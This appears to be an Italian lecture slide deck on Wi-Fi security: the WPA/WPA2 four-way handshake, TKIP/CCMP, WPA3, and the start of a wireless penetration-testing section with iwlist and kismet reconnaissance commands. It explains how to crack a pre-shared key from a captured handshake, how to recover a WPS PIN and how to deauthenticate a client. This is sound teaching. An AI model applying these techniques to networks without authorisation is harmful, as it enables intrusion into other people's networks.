


- L'Authenticator (AP) trasmette al Supplicant un numero casuale (**ANonce**)

- Genera **SNonce**
- Calcola la **PTK**
- $\text{PTK} = \text{PRF}(\text{PSK}, \text{AuthAddr}, \text{SAddr}, \text{ANonce}, \text{SNonce})$
- **AuthAddr**: MAC Address dell'Authenticator
- **SAddr**: MAC Address del Supplicant
- **SNonce**: Numero casuale generato dal Supplicant

Concetti Preliminari


Four-way Handshake – Versione Semplificata



- Il Suplicant invia all'Authenticator
 - Un numero casuale (**SNonce**)
 - Un Message Integrity Check (**MIC**) calcolato utilizzando **AuthAddr**, **SAddr** e la Key Confirmation Key (**KCK**)

Concetti Preliminari


Four-way Handshake – Versione Semplificata



- L'Authenticator calcola il **MIC** utilizzando gli stessi parametri usati dal Supplicant
 - Se i due **MIC** (ricevuto e generato) coincidono, l'Authenticator
 - Autentica il Supplicant
 - Invia (in maniera protetta) una **Group Temporal Key (GTK)** al Supplicant

Concetti Preliminari

Four-way Handshake – Versione Semplificata



Concetti Preliminari

WPA – Confidentialità, Autenticazione, Integrità

- La protezione dei dati tramite WPA/WPA2 avviene a livello Data Link

Communication layers	Security protocols
Application layer	SSH, S/MIME, Kerberos, PGP, WSS, etc
Transport layer	SSL/TLS
Network layer	IPSec
Data Link layer	IEEE 802.1X, IEEE 802.11i (WPA2), etc
Physical layer	Quantum Cryptography



Concetti Preliminari

WPA – Confidenzialità, Autenticazione, Integrità


- WPA/WPA2 garantiscono Confidenzialità, Autenticazione ed Integrità attraverso i seguenti protocolli
 - Temporal Key Integrity Protocol (**TKIP**)
 - Implementato in WPA
 - CTR with CBC-MAC Protocol (**CCMP**)
 - Implementato in WPA2

Concetti Preliminari

Confidenzialità, Autenticazione, Integrità – TKIP

➤ TKIP

- Non richiede modifiche hardware
- Riutilizza l'algoritmo di cifratura usato dal WEP
- Autentica i messaggi attraverso il *Michael Algorithm*
- Utilizza una *Mixing Function* per la gestione delle chiavi di cifratura



Concetti Preliminari


Confidenzialità, Autenticazione, Integrità – CCMP

- Counter Mode Cipher Block Chaining Message Authentication Code Protocol (Counter Mode CBC-MAC Protocol)
 - CTR with CBC-MAC Protocol (**CCMP**)
- Soluzione a lungo termine
 - Basata sul cifrario a blocchi AES anziché su RC4
 - AES con chiave a 128 bit e blocchi a 128 bit (o più lunghi, 192 o 256 bit)
- **Confidenzialità dei dati**
 - Modalità operativa *Counter Mode (CTR)* di AES
- **Autenticazione ed Integrità dei messaggi**
 - *Cipher-Block-Chaining Message Authentication Mode (CBC-MAC)*

Concetti Preliminari

Confidenzialità, Autenticazione, Integrità – CCMP

- La protezione dei dati avviene a livello Data Link



FCS: Frame Check Sequence

Concetti Preliminari

Wi-Fi Protected Access (WPA) – Vulnerabilità

- Nelle reti WPA/WPA2 esistono due principali vulnerabilità
 - Chiavi Pre-Condivise Deboli
 - Debolezze del Protocollo WPS

Concetti Preliminari

Wi-Fi Protected Access (WPA) – Vulnerabilità

- Nelle reti WPA/WPA2 esistono due principali vulnerabilità

- **Chiavi Pre-Condivise Deboli**

- Gli utenti spesso configurano un AP utilizzando password corte e facili da ricordare
 - Intercettando il traffico tra l'Authenticator ed il Supplicant è possibile «catturare» i messaggi da loro scambiati durante il *Four-way Handshake*
 - Sfruttando tali messaggi ed usando tecniche di password cracking è possibile recuperare la chiave precondivisa

- Debolezze del Protocollo WPS

Concetti Preliminari

Wi-Fi Protected Access (WPA) – Vulnerabilità

- Nelle reti WPA/WPA2 esistono due principali vulnerabilità
 - Chiavi Pre-Condivise Deboli
 - **Debolezze del Protocollo WPS**
 - Modo semplice per connettere dispositivi ad una rete wireless
 - Tramite l'utilizzo di un PIN
 - Premendo un pulsante (*WPS Button*) su entrambi i dispositivi che si intende connettere
 - Stampanti e console da gioco spesso utilizzano questa tecnologia

Concetti Preliminari

Wi-Fi Protected Access (WPA) – Vulnerabilità

- Nelle reti WPA/WPA2 esistono due principali vulnerabilità
 - Chiavi Pre-Condivise Deboli
 - **Debolezze del Protocollo WPS**
 - L'autenticazione avviene attraverso l'uso di un PIN
 - Questo PIN può essere recuperato
 - Rivelando tipicamente non solo il PIN WPS ma anche la passphrase WPA/WPA2

Concetti Preliminari

WPA Personal – Handshake Capture Dictionary Attack

- **Obiettivo:** L'attaccante punta ad ottenere la **PTK**
 - Chiave generata durante il *Four-way Handshake* ed utilizzata per la protezione della comunicazione
- **PTK=PRF(PSK, AuthAddr, SAddr, ANonce, SNonce)**
- L'attaccante conosce
 - **AuthAddr:** MAC Address dell'Authenticator
 - **SAddr:** MAC Address del Supplicant
 - **ANonce:** Numero casuale generato dall'Authenticator
 - **SNonce:** Numero casuale generato dal Supplicant

Concetti Preliminari

WPA Personal – Handshake Capture Dictionary Attack

- **Obiettivo:** L'attaccante punta ad ottenere la **PTK**
 - Chiave generata durante il *Four-way Handshake* ed utilizzata per la protezione della comunicazione
- **PTK=PRF (PSK, AuthAddr, SAddr, ANonce, SNonce)**
 - PSK** (highlighted with a red box) is connected by a red arrow to a red callout box containing the text: **Unica informazione non nota all'attaccante**
- L'attaccante conosce
 - **AuthAddr:** MAC Address dell'Authenticator
 - **SAddr:** MAC Address del Supplicant
 - **ANonce:** Numero casuale generato dall'Authenticator
 - **SNonce:** Numero casuale generato dal Supplicant


Concetti Preliminari

WPA Personal – Handshake Capture Dictionary Attack

Authenticator



Supplicant



- L'attaccante intercetta i primi due messaggi scambiati tra Authenticator e Supplicant
 - Tali messaggi sono in chiaro
- L'attaccante ottiene **ANonce** ed **SNonce**
- L'unico parametro non noto per poter calcolare la **PTK** è la **PSK**
 - **PSK=PMK** nel caso di WPA Personal

Concetti Preliminari

WPA Personal – Handshake Capture Dictionary Attack

- La **PSK** è derivata nel modo seguente
 - $\text{PSK} = \text{PBKDF2}(\text{HMAC-SHA1}, \text{passphrase}, \text{ssid}, 4096, 256)$

- L'unico valore ignoto è la **passphrase**
 - L'attaccante potrebbe tentare un attacco a forza bruta utilizzando un dizionario
 - Per ogni **passphrase** nel dizionario viene calcolata una possibile **PSK**
 - Viene ricavata una lista di **PTK** a partire dalle **PSK** ottenute

Concetti Preliminari

WPA Personal – Handshake Capture Dictionary Attack

Authenticator



Supplicant



ANonce

SNonce, MIC

- L'attaccante
- Per ogni **PTK** della lista, ricava una **Key Confirmation Key (KCK)**
- Calcola il **MIC** del secondo messaggio usando la **KCK** ricavata
- Se il **MIC** calcolato dall'attaccante coincide con il **MIC** presente nel secondo messaggio intercettato allora la **PTK** è stata trovata

Concetti Preliminari

WPA – Deauthentication Attack

- Attacco condotto attraverso l'invio di un frame speciale (*frame di deautenticazione*)
 - Tale frame è inviato in chiaro e non è autenticato
- Un attaccante potrebbe «forzare» la deautenticazione di una macchina target mediante le seguenti azioni
 1. Simulando di essere un client o un Access Point (*MAC spoofing*)
 2. Inviando frame di deautenticazione

Concetti Preliminari

WPA – Altri Attacchi Noti

- Nel corso degli anni sono stati proposti vari altri attacchi a WPA/WPA2
 - Evil Twin (2007)
 - Hole 196 (2010)
 - KRACK – Key Reinstallation Attack (2017)
 - PMKID Dictionary Attack (2018)

Concetti Preliminari

WPA3 – Caratteristiche di Base

- Il protocollo WPA3 fornisce nuove funzionalità sia per uso *Personal* che *Enterprise*
 - *AES 256-bit Galois/Counter Mode Protocol (GCMP-256)* per garantire la **confidenzialità** della **comunicazione**
 - *HMAC-384 (Hashed-based Message Authentication Code a 384 bit)* per garantire l'**integrità** dei messaggi scambiati nella **comunicazione unicast**
 - *BIP-GMAC-256 (256-bit Broadcast/Multicast Integrity Protocol)* per garantire l'**integrità** dei messaggi scambiati nella **comunicazione multicast** e **broadcast**
 - *Perfect Forward Secrecy*: permette uno scambio temporaneo di chiavi private tra client e server e viene generata una chiave di sessione univoca per ogni singola sessione avviata da un utente
- Il supporto WPA3 non è stato ancora aggiunto a tutti i dispositivi commercializzati

Concetti Preliminari

WPA3 – Simultaneous Authentication of Equals (SAE)

- Protocollo di autenticazione basato su password

- Si basa sul *Dragonfly Handshake*
 - Meccanismo di scambio delle chiavi
 - Permette a due entità di accordarsi su una chiave in maniera efficiente
 - Utilizza gruppi di punti su curve ellittiche

Concetti Preliminari

WPA3 – Sicurezza

- L'utilizzo del *Dragonfly Handshake* impedisce attacchi a dizionario sulle password
 - La **PMK** (e quindi la **PSK** nel caso di WPA Personal) non dipende più direttamente dalla *passphrase*
- WPA3 risolve le principali vulnerabilità presenti in WPA2
 - *De-autenticazione*
 - *KRACK*
 - *Hole 196*

Concetti Preliminari

WPA3 – Wi-Fi Easy Connect

- *Wi-Fi Easy Connect* per facilitare l'autenticazione
 - Pensato per dispositivi senza display
 - Ad esempio, dispositivi IoT
 - Utilizza un QR code
 - Scansionato tramite un dispositivo

Concetti Preliminari

WPA3 – Wi-Fi Enhanced Open

- *Wi-Fi Enhanced Open* è un nuovo standard di sicurezza, introdotto dalla Wi-Fi Alliance, basato su *Opportunistic Wireless Encryption (OWE)*

- Tale standard garantisce confidenzialità della comunicazione su reti aperte e non protette da password, in aree come aeroporti, stazioni, bar, hotel, ristoranti, biblioteche, etc
 - Ogni connessione tra dispositivo ed Access Point (AP) viene cifrata

- *Wi-Fi Enhanced Open* non garantisce l'autenticazione

Outline

- Concetti Preliminari
- **Riconoscere Reti Wireless**
- Wireless Penetration Testing
- Post Cracking
- Wireless Sniffing

Ricognizione Reti Wireless

- Prima di avviare un processo di wireless penetration testing è necessario effettuare una ricognizione di rete
 - Per identificare la rete (o le reti) wireless target
- **N.B.** assicurarsi di avere come target delle reti che si è autorizzati ad analizzare
 - Problema significativo nel contesto del wireless penetration testing
 - Spesso sono presenti numerose reti wireless oltre a quella target, aventi identificativi assai simili a quelli della rete target

Ricognizione Reti Wireless

Scheda Wi-Fi – Caratteristiche

- Risulta fondamentale la scelta della scheda wireless da utilizzare
- I dispositivi di solito non dispongono di schede wireless (ed antenne) appropriate per il penetration testing
- Spesso è necessario acquisire una scheda wireless esterna, che supporti le attività di penetration testing
 - Permettendo operazioni avanzate, quali **Monitor Mode** e **Packet Injection**
- La maggior parte di queste schede è acquistabile a prezzi modici

Ricognizione Reti Wireless

Scheda Wi-Fi – Monitor Mode vs. Promiscuous Mode

- **Monitor Mode:** consente di **monitorare**, tramite il controller dell’interfaccia di rete wireless, tutto il traffico in transito su un canale, **senza associarsi** ad un Access Point o ad una rete ad hoc

- **Promiscuous Mode:** consente di **monitorare**, tramite il controller dell’interfaccia di rete wireless, tutto il traffico in transito su un canale, **dopo aver effettuato l’associazione** ad un Access Point o ad una rete ad hoc

- **Monitor Mode** si applica solo alle reti wireless, mentre **Promiscuous Mode** può essere utilizzata sia su reti cablate che wireless

Ricognizione Reti Wireless

Scheda Wi-Fi – Packet Injection

- Il processo di Packet Injection consente ad un attaccante di
 - Interferire con una connessione di rete stabilita, mediante la costruzione di pacchetti che appaiano come parte del normale flusso di comunicazione che avviene tramite la connessione
 - Interrompere o intercettare i pacchetti provenienti dai due endpoint che stanno comunicando
 - Ciò potrebbe portare al peggioramento o al blocco della capacità degli utenti di utilizzare determinati servizi di rete o protocolli

Ricognizione Reti Wireless

Scheda Wi-Fi

- La scheda utilizzata per condurre il penetration testing dalla macchina Kali è la seguente
 - *Alfa AWUS036NHA High Gain USB Wireless G/N Long-Range Wi-Fi Network Adapter*



Ricognizione Reti Wireless

Scheda Wi-Fi

- La scheda utilizzata per condurre il penetration testing dalla macchina Kali è la seguente
 - *Alfa AWUS036NHA High Gain USB Wireless G/N Long-Range Wi-Fi Network Adapter*



N.B. Nella Bibliografia
sono presenti riferimenti
ad altre schede wireless
supportate da Kali Linux

Ricognizione Reti Wireless

Scheda Wi-Fi

- Dopo aver collegato alla macchina Kali la scheda Wi-Fi esterna, tramite il comando **ifconfig** verifichiamo quali sono le interfacce di rete appartenenti a tale macchina

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe95:8c5e prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:95:8c:5e txqueuelen 1000 (Ethernet)
            RX packets 9202 bytes 13810196 (13.1 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4570 bytes 277157 (270.6 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 28 bytes 1516 (1.4 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 28 bytes 1516 (1.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        ether 7e:4d:1e:87:9c:99 txqueuelen 1000 (Ethernet)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#
```

Interfaccia Wi-Fi



Ricognizione Reti Wireless

`iwlist`

- Kali Linux fornisce diversi strumenti che possono essere utilizzati per identificare le reti wireless
- Lo strumento di base è il comando **`iwlist`**
 - Elenca tutte le reti wireless disponibili nel range di copertura della scheda wireless
- Possiamo utilizzare il comando nel modo seguente
 - **`iwlist wlan0 scan`**
 - Dove **wlan0** denota l'interfaccia Wi-Fi

Ricognizione Reti Wireless

iwlist – Esempio

➤ **iwlist wlan0 scan**

```
root@kali:~# iwlist wlan0 scan
wlan0      Scan completed :
          Cell 01 - Address: EC:RE:RE:E3
                      Channel:1
                      Frequency:2.412 GHz (Channel 1)
                      Quality=27/70  Signal level=-83 dBm
                      Encryption key:on
                      ESSID:"TIM-9RE:9"
                      Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                                  24 Mb/s; 36 Mb/s; 54 Mb/s
                      Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                      Mode:Master
                      Extra:tsf=000000021cca6f2b
                      Extra: Last beacon: 5096ms ago
                      IE: Unknown: 03010439
                      IE: Unknown: 0301046C
                      IE: Unknown: 030101
                      IE: Unknown: 2A0104
                      IE: Unknown: 2F0104
                      IE: IEEE 802.11i/WPA2 Version 1
                          Group Cipher : CCMP
                          Pairwise Ciphers (1) : CCMP
                          Authentication Suites (1) : PSK
                      IE: Unknown: 030104
```

Ricognizione Reti Wireless

iwlist – Esempio

➤ **iwlist wlan0 scan**

```
root@kali:~# iwlist wlan0 scan
wlan0      Scan completed :
          Cell 01 - Address: EC:1A:XX:E3
                      Channel:1
                      Frequency:2.412 GHz (Channel 1)
                      Quality=27/70  Signal level=-83 dBm
                      Encryption key:on
                      ESSID:"TIM-9XXXX9"
                      Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                                  24 Mb/s; 36 Mb/s; 54 Mb/s
                      Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                      Mode:Master
                      Extra:tsf=000000021cca6f2b
                      Extra: Last beacon: 5096ms ago
                      IE: Unknown: 00 39
                      IE: Unknown: 00 6C
                      IE: Unknown: 030101
                      IE: Unknown: 2A0104
                      IE: Unknown: 2F0104
                      IE: IEEE 802.11i/WPA2 Version 1
                          Group Cipher : CCMP
                          Pairwise Ciphers (1) : CCMP
                          Authentication Suites (1) : PSK
                      IE: Unknown: 00
```

Nonostante si tratti di un comando molto semplice, **iwlist** mostra numerose informazioni utili: **BSSID** (Basic Service Set Identifier), **ESSID** (Extended Service Set Identifier), tipologia di autenticazione ed algoritmo di cifratura utilizzato, etc

Ricognizione Reti Wireless

kismet

- Suite che comprende
 - Wireless scanner
 - Wireless IDS
 - Packet Sniffer
 - Etc
- Permette di operare su numerose tecnologie
 - Wifi
 - Bluetooth
 - Bluetooth Low Energy (BTLE)
 - Zigbee
 - Etc



Ricognizione Reti Wireless

kismet – Esempio

- Per avviare Kismet
 - `kismet -c wlan0`

```
└# kismet -c wlan0
INFO: Including sub-config file: /etc/kismet/kismet_httpd.conf
INFO: Including sub-config file: /etc/kismet/kismet_memory.conf
INFO: Including sub-config file: /etc/kismet/kismet_alerts.conf
INFO: Including sub-config file: /etc/kismet/kismet_80211.conf
INFO: Including sub-config file: /etc/kismet/kismet_logging.conf
INFO: Including sub-config file: /etc/kismet/kismet_filter.conf
INFO: Including sub-config file: /etc/kismet/kismet_uav.conf
INFO: Loading config override file '/etc/kismet/kismet_package.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_package.conf
INFO: Loading config override file '/etc/kismet/kismet_site.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_site.conf
KISMET - Point your browser to http://localhost:2501 (or the address of this
interface) to view wireless traffic analysis.
```

Output parziale

Ricognizione Reti Wireless

kismet – Esempio

- Per avviare Kismet

- `kismet -c wlan0`


```
└# kismet -c wlan0
INFO: Including sub-config file: /etc/kismet/kismet_httpd.conf
INFO: Including sub-config file: /etc/kismet/kismet_memory.conf
INFO: Including sub-config file: /etc/kismet/kismet_alerts.conf
INFO: Including sub-config file: /etc/kismet/kismet_80211.conf
INFO: Loading config override file '/etc/kismet/kismet_override.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_package.conf
INFO: Loading config override file '/etc/kismet/kismet_site.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_site.conf
